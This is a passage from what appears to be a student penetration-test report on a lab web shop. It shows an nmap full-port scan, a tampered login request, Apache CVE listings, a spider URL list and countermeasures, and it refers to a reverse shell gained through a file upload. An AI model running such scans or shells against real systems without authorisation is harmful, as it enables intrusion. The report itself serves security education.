


Figure 126

SEE (Swisskyrepo, 2020) ***for full payload.***

List of information found:

- The websites login form wasn't exploitable suing LDAP and XPATH.

11 TESTING FOR LOGIC FLAWS

11.1 IDENTIFYING THE KEY ATTACK SURFACE

11.2 TEST HANDLING FOR INCOMPLETE INPUT

Figure 127 and 128 shows the testing of the login page by deleting the parameters and the values. The result of this was nothing out of the ordinary and it just returned to the login page.




Figure 127

```
POST /userValidate.php HTTP/1.1
Host: 192.168.1.20
Content-Length: 46
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.20
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.20/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=aqpakla8a9ultdj8khqg1d9003
Connection: close

magaca=gfdgdfg&furaha=hjgjghjghj&submit=
```

Figure 128

List information found:

- The web page logs out if you take away the values or the parameters when logging in.

12 TESTING FOR SHARD HOSTING VULNERABILITIES

In a real world penetration test the command shell from the file image upload would be used to further escalate attacks to other applications. This is however out of scope for the assessment.

13 TESTING FOR APPLICATION SERVER VULNERABILITIES

13.1 TESTING FOR DEFAULT CREDENTIALS

Figure 129 shows the nmap port scan, this allowed to see the different ports that were open on the web server.

nmap -p 0-65535 -sT 192.168.1.20 > nmap1.txt was the command used, -p was the ports scanned and 0 -sT was the target websiest IP address.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-20 08:03 EST
Nmap scan report for 192.168.1.20
Host is up (0.00077s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 2.79 seconds
```

Figure 129

13.2 TEST FOR WEB SOFTWARE BUGS

Figure 130 and 131 shows the current apache version used by the web server is susceptible to a range of attacks from low severity to high

Apache HTTPD: Apache HTTP Server privilege escalation from modules' scripts (CVE-2019-0211)

Severity	CVSS	Published	Created	Added	Modified
7	(AV:L/AC:L/Au:N/C:C/I:C/A:C)	04/02/2019	04/22/2019	04/02/2019	06/20/2019

Description

In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.

Figure 130

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-10098	601			2019-09-25	2019-10-09	5.8	None	Remote	Medium	Not required	Partial	Partial	None
In Apache HTTP server 2.4.0 to 2.4.39, Redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.														
2	CVE-2019-10092	79		XSS	2019-09-26	2019-09-30	4.3	None	Remote	Medium	Not required	None	Partial	None
In Apache HTTP Server 2.4.0-2.4.39, a limited cross-site scripting issue was reported affecting the mod_proxy error page. An attacker could cause the link on the error page to be malformed and instead point to a page of their choice. This would only be exploitable where a server was set up with proxying enabled but was misconfigured in such a way that the Proxy Error page was displayed.														
3	CVE-2019-10082	416			2019-09-26	2019-09-27	6.4	None	Remote	Low	Not required	Partial	None	Partial
In Apache HTTP Server 2.4.18-2.4.39, using fuzzed network input, the http/2 session handling could be made to read memory after being freed, during connection shutdown.														
4	CVE-2019-10081	119		Overflow	2019-08-15	2019-08-30	5.0	None	Remote	Low	Not required	None	None	Partial
HTTP/2 (2.4.20 through 2.4.39) very early pushes, for example configured with "H2PushResource", could lead to an overwrite of memory in the pushing request's pool, leading to crashes. The memory copied is that of the configured push link header values, not data supplied by the client.														
5	CVE-2019-0220	399			2019-06-11	2019-06-25	5.0	None	Remote	Low	Not required	Partial	None	None
A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a request URL contains multiple consecutive slashes ('/'), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.														
6	CVE-2019-0211	264		Exec Code	2019-04-08	2019-06-11	7.2	None	Local	Low	Not required	Complete	Complete	Complete
In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.														
7	CVE-2019-0197	444			2019-06-11	2019-06-17	4.9	None	Remote	Medium	Single system	None	Partial	Partial
A vulnerability was found in Apache HTTP Server 2.4.34 to 2.4.38. When HTTP/2 was enabled for a http: host or H2Upgrade was enabled for h2 on a https: host, an Upgrade request from http/1.1 to http/2 that was not the first request on a connection could lead to a misconfiguration and crash. Server that never enabled the h2 protocol or that only enabled it for https: and did not set "H2Upgrade on" are unaffected by this issue.														
8	CVE-2019-0196	416			2019-06-11	2019-06-17	5.0	None	Remote	Low	Not required	None	None	Partial
A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.														
9	CVE-2018-17199	384			2019-01-30	2019-07-23	5.0	None	Remote	Low	Not required	None	Partial	None
In Apache HTTP Server 2.4 release 2.4.37 and prior, mod_session checks the session expiry time before decoding the session. This causes session expiry time to be ignored for mod_session_cookie sessions since the expiry time is loaded when the session is decoded.														
10	CVE-2018-11763	20			2018-09-25	2019-06-11	4.3	None	Remote	Medium	Not required	None	None	Partial
In Apache HTTP Server 2.4.17 to 2.4.34, by sending continuous, large SETTINGS frames a client can occupy a connection, server thread and CPU time without any connection timeout coming to effect. This affects only HTTP/2 connections. A possible mitigation is to not enable the h2 protocol.														
11	CVE-2018-1333	400		DoS	2018-06-18	2019-10-02	5.0	None	Remote	Low	Not required	None	None	Partial
By specially crafting HTTP/2 requests, workers would be allocated 60 seconds longer than necessary, leading to worker exhaustion and a denial of service. Fixed in Apache HTTP Server 2.4.34 (Affected 2.4.18-2.4.30,2.4.33).														
12	CVE-2018-1312	287			2018-03-26	2019-07-29	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.														
13	CVE-2018-1303	125		DoS	2018-03-26	2019-08-15	5.0	None	Remote	Low	Not required	None	None	Partial
A specially crafted HTTP request header could have crashed the Apache HTTP Server prior to version 2.4.30 due to an out of bound read while preparing data to be cached in shared memory. It could be used as a Denial of Service attack against users of mod_cache_socache. The vulnerability is considered as low risk since mod_cache_socache is not widely used, mod_cache_disk is not concerned by this vulnerability.														
14	CVE-2018-1302	476			2018-03-26	2019-08-15	4.3	None	Remote	Medium	Not required	None	None	Partial
When an HTTP/2 stream was destroyed after being handled, the Apache HTTP Server prior to version 2.4.30 could have written a NULL pointer potentially to an already freed memory. The memory pools maintained by the server make this vulnerability hard to trigger in usual configurations, the reporter and the team could not reproduce it outside debug builds, so it is classified as low risk.														
15	CVE-2018-1301	119		Overflow	2018-03-26	2019-08-15	4.3	None	Remote	Medium	Not required	None	None	Partial
A specially crafted request could have crashed the Apache HTTP Server prior to version 2.4.30, due to an out of bound access after a size limit is reached by reading the HTTP header. This vulnerability is considered very hard if not impossible to trigger in non-debug mode (both log and build level), so it is classified as low risk for common server usage.														

Figure 131

https://www.rapid7.com/db/vulnerabilities/apache-httpd-cve-2019-0211/

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-241078/Apache-Http-Server-2.4.29.html

list of information found:

- The apache version is insecure

14 MISCELLANEOUS CHECKS

14.1 CHECKING FOR DOM BASED ATTACKS

This is out of scope for the assessment

DISCUSSION

14.2 GENERAL DISCUSSION

14.3 FUTURE WORK

In the future and with more time available it would be good to follow the methodology down to its last detail, as some of the sections were not covered due to time constraints and subjects being out of scope for the assessment. Doing this would ensure the target web application was thoroughly inspected for vulnerabilities as even abnormal exploits would be discovered, this would not only benefit the client but myself, as I would learn more about the uncommon vulnerabilities in web applications. Furthermore, testing/learning about the more niche topics like html injection, cookie injection and others of those nature would be of interest to me, these are uncommon exploits in todays web applications but can prove to be critical points that can comprise the website and its functionality. Choosing a different methodology is something else I would consider, the OWASP ZAP pen testing methodology particularly as it looks more user friendly, is formatted better and is up to date with recent developments in web application security.

Having more resources, for example money, would enable the use of equipment and applications used by professional pen testing companies. Utility's like burp suite professional and rapid 7's insightWM provide a high quality package that help in the web application testing process.

Having the chance to undertake a penetration test on a real world web application is something for the future. Having this option could allow me to use methods like social engineering and techniques like phishing emails, both of these subjects are extremely interesting, so much so that I have researched the topics quite extensively. Social engineering is a great tool that, once you are proficient, can be used during many stages of the process of pen testing. This is because social engineering preys on human beings and humans are greatly involved in all sides of technology.

Targeting the other components like the operating system is something that would be involved in a real penetration, or attempting attacks that don't gain unauthorized access to the web application but disrupt it like DDoS assaults. Last is the potential of creating new exploits myself in a language like python, more experience in coding would allow me to tailor created attacks to a specific website.

Testing a securer website that has better countermeasures in place next time is something for the future as well.

15 COUNTERMEASURES

15.1 INFORMATION DISCLOSURE ATTACK

Robots.txt

Remove /info.php from file

There is a number of routes that can be taken to remove the vulnerability of information disclosure from the robots.txt, the simplest one is to edit robots.txt file located in the web applications root folder, this can be done locally or changed on the apache web server. In its current configuration the file is disclosing important information regarding the software used and versions, removing the /info.php string fixes the issue. Now malicious users will not be able to discover info.php through the Robots.txt file.




Figure 132 – removing /info.php from robots.txt

Other measures to improve the security of the robots.txt file include Using noindex, not disallow, for pages that need to be private yet publicly accessible, disallowing directories not specific pages and setting up a honeypot that logs users IP. The honey pot would entice users with a compelling name then blacklist that captured IP from the website.

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Hidden comment in login.php

Remove comment from login.php

The simplest method to stop the information leakage on login.php is to remove the comment, no websites should have comments disclosing the type of software and version run by the web server. Doing this ensures attackers cannot enumerate information like the use of PHP and apache, therefore removing it makes the attacker work a little bit harder by not assisting them.




Figure 133 – removing the comment disclosing info on login.php

REFERENCES PART 1

For URLs, Blogs:

GitHub. 2021. *Swisskyrepo/Payloadsallthethings*. [online] Available at: <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/CSRF%20Injection> [Accessed 1 January 2021].

Portswigger.net. 2021. *Using Burp To Test For Cross-Site Request Forgery (CSRF)*. [online] Available at: <https://portswigger.net/support/using-burp-to-test-for-cross-site-request-forgery> [Accessed 1 December 2020].

Center, S. and editions, D., n.d. *Burp Suite Tools*. [online] Portswigger.net. Available at: <https://portswigger.net/burp/documentation/desktop/tools> [Accessed 16 December 2020].

W3schools.com. 2021. *Javascript Comments*. [online] Available at: <https://www.w3schools.com/js/js_comments.asp> [Accessed 20 December 2020].

Chandel, R., 2021. *Comprehensive Guide On Unrestricted File Upload*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/> [Accessed 1 January 2021].

Owasp.org. 2021. *WSTG - Stable | OWASP*. [online] Available at: <https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting.html> [Accessed 1 January 2021].

Owasp.org. 2021. *Cross Site Tracing Software Attack | OWASP Foundation*. [online] Available at: <https://owasp.org/www-community/attacks/Cross_Site_Tracing> [Accessed 1 January 2021].

GitHub. 2021. *Pentestmonkey/Php-Reverse-Shell*. [online] Available at: <https://github.com/pentestmonkey/php-reverse-shell> [Accessed 1 January 2021].

Enisa.europa.eu. 2020. [online] Available at: <https://www.enisa.europa.eu/publications/web-application-attacks> [Accessed 16 December 2020].

WebARX. 2016. Website Hacking Statistics In 2020. [online] Available at: <https://www.webarxsecurity.com/website-hacking-statistics-2018-february/> [Accessed 28 December 2020].

GitHub. n.d. *Danielmiessler/Seclists*. [online] Available at: <https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/common-passwords-win.txt> [Accessed 8 December 2020].

GitHub. n.d. *Danielmiessler/Seclists*. [online] Available at: <https://github.com/danielmiessler/SecLists/blob/master/Usernames/top-usernames-shortlist.txt> [Accessed 8 December 2020].

For Books:

Stuttard, D., 2011. *The Web Application Hacker's Handbook*. 1st ed. Wiley-Blackwell, p.ALL.

For YouTube videos:

https://www.youtube.com/watch?v=ULvf6N8AL2A

https://www.youtube.com/watch?v=mibKttwhbRk&t=1541s

https://www.youtube.com/watch?v=_Zp8z8r5V9E

https://www.youtube.com/watch?v=P_ZQKeXf-gM

https://www.youtube.com/watch?v=IWbmP0Z-yQg

APPENDICES PART 1

APPENDIX A

15.2 SPIDER ATTACK RESULTS & PROCESS

Figure 132 shows the path taken to attack a web application using the spider utility, through OWASPZAP. The target website's IP was 192.168.1.20, right clicked on this then followed the steps down below.




Figure 134

Figure 133 shows the intercepting of traffic from the website rickstore.




Figure 135

Figure 134 shows the browsing of the various web pages on the rick store web application




Figure 136

Figure 135 displays the website was browsed with JavaScript disabled and enabled.




Figure 137

Figure 136 displays the web application was browsed with cookies disabled and enabled.




Figure 138

http://192.168.1.20/
http://192.168.1.20/Sign%20In.php
http://192.168.1.20/about.php
http://192.168.1.20/alterpassword.php
http://192.168.1.20/cart_update.php
http://192.168.1.20/cart_update.php?emptycart=1&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC9w
cm9kdWN0cy5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=
http://192.168.1.20/cart_update.php?removep=4&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC90a
GFua3lvdS5waHA/aWQ9WkFQ
http://192.168.1.20/changepicture.php
http://192.168.1.20/contact.php
http://192.168.1.20/css
http://192.168.1.20/css/
http://192.168.1.20/css/?C=S;O=D
http://192.168.1.20/css/AnimateLogo.css
http://192.168.1.20/css/PaymentStyle.css
http://192.168.1.20/css/animate-custom.css
http://192.168.1.20/css/audioplayer.css
http://192.168.1.20/css/bootstrap.min.css
http://192.168.1.20/css/bootstrap.min.css?version=3
http://192.168.1.20/css/cart.css
http://192.168.1.20/css/cart.css?version=1
http://192.168.1.20/css/chatStyle.css
http://192.168.1.20/css/demo.css
http://192.168.1.20/css/fonts
http://192.168.1.20/css/fonts/
http://192.168.1.20/css/fonts/?C=D;O=D
http://192.168.1.20/css/fonts/BebasNeue-webfont.eot
http://192.168.1.20/css/fonts/BebasNeue-webfont.svg
http://192.168.1.20/css/fonts/BebasNeue-webfont.ttf
http://192.168.1.20/css/fonts/BebasNeue-webfont.woff
http://192.168.1.20/css/fonts/Dharma%20Type%20Font%20License.txt
http://192.168.1.20/css/fonts/MyriadPro-Regular.eot
http://192.168.1.20/css/fonts/MyriadPro-Regular.svg
http://192.168.1.20/css/fonts/MyriadPro-Regular.ttf

http://192.168.1.20/css/fonts/MyriadPro-Regular.woff
http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.eot
http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.svg
http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.ttf
http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.woff
http://192.168.1.20/css/fonts/fontomas-webfont.eot
http://192.168.1.20/css/fonts/fontomas-webfont.svg
http://192.168.1.20/css/fonts/fontomas-webfont.ttf
http://192.168.1.20/css/fonts/fontomas-webfont.woff
http://192.168.1.20/css/fonts/franchise-bold-webfont.eot
http://192.168.1.20/css/fonts/franchise-bold-webfont.svg
http://192.168.1.20/css/fonts/franchise-bold-webfont.ttf
http://192.168.1.20/css/fonts/franchise-bold-webfont.woff
http://192.168.1.20/css/fonts/myriadpro-bold-webfont.eot
http://192.168.1.20/css/fonts/myriadpro-bold-webfont.svg
http://192.168.1.20/css/fonts/myriadpro-bold-webfont.ttf
http://192.168.1.20/css/fonts/myriadpro-bold-webfont.woff
http://192.168.1.20/css/proStyle.css
http://192.168.1.20/css/style.css
http://192.168.1.20/css/style.css?version=18
http://192.168.1.20/css/userlogin.css
http://192.168.1.20/custUpdate.php
http://192.168.1.20/customer.php
http://192.168.1.20/extras.php?type=terms.php
http://192.168.1.20/feedback_process.php
http://192.168.1.20/icons
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/folder.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/icons/text.gif
http://192.168.1.20/icons/unknown.gif
http://192.168.1.20/images
http://192.168.1.20/images/
http://192.168.1.20/images/1.png
http://192.168.1.20/images/2.png
http://192.168.1.20/images/3.png
http://192.168.1.20/images/33.png
http://192.168.1.20/images/4.png
http://192.168.1.20/images/44.png
http://192.168.1.20/images/5.png
http://192.168.1.20/images/55.png
http://192.168.1.20/images/6.png
http://192.168.1.20/images/66.png
http://192.168.1.20/images/7.png
http://192.168.1.20/images/77.png
http://192.168.1.20/images/?C=S;O=D
http://192.168.1.20/images/Thumbs.db

http://192.168.1.20/images/a.jpg
http://192.168.1.20/images/a.png
http://192.168.1.20/images/ab.png
http://192.168.1.20/images/android-phone.jpg
http://192.168.1.20/images/arabsiyo.png
http://192.168.1.20/images/arrow.png
http://192.168.1.20/images/b.jpg
http://192.168.1.20/images/b.png
http://192.168.1.20/images/bb.png
http://192.168.1.20/images/bottom-logo.png
http://192.168.1.20/images/brand-img1.jpg
http://192.168.1.20/images/brand-img2.jpg
http://192.168.1.20/images/brand-img3.jpg
http://192.168.1.20/images/brand-img4.jpg
http://192.168.1.20/images/button-bg.png
http://192.168.1.20/images/button-left.png
http://192.168.1.20/images/button-right.png
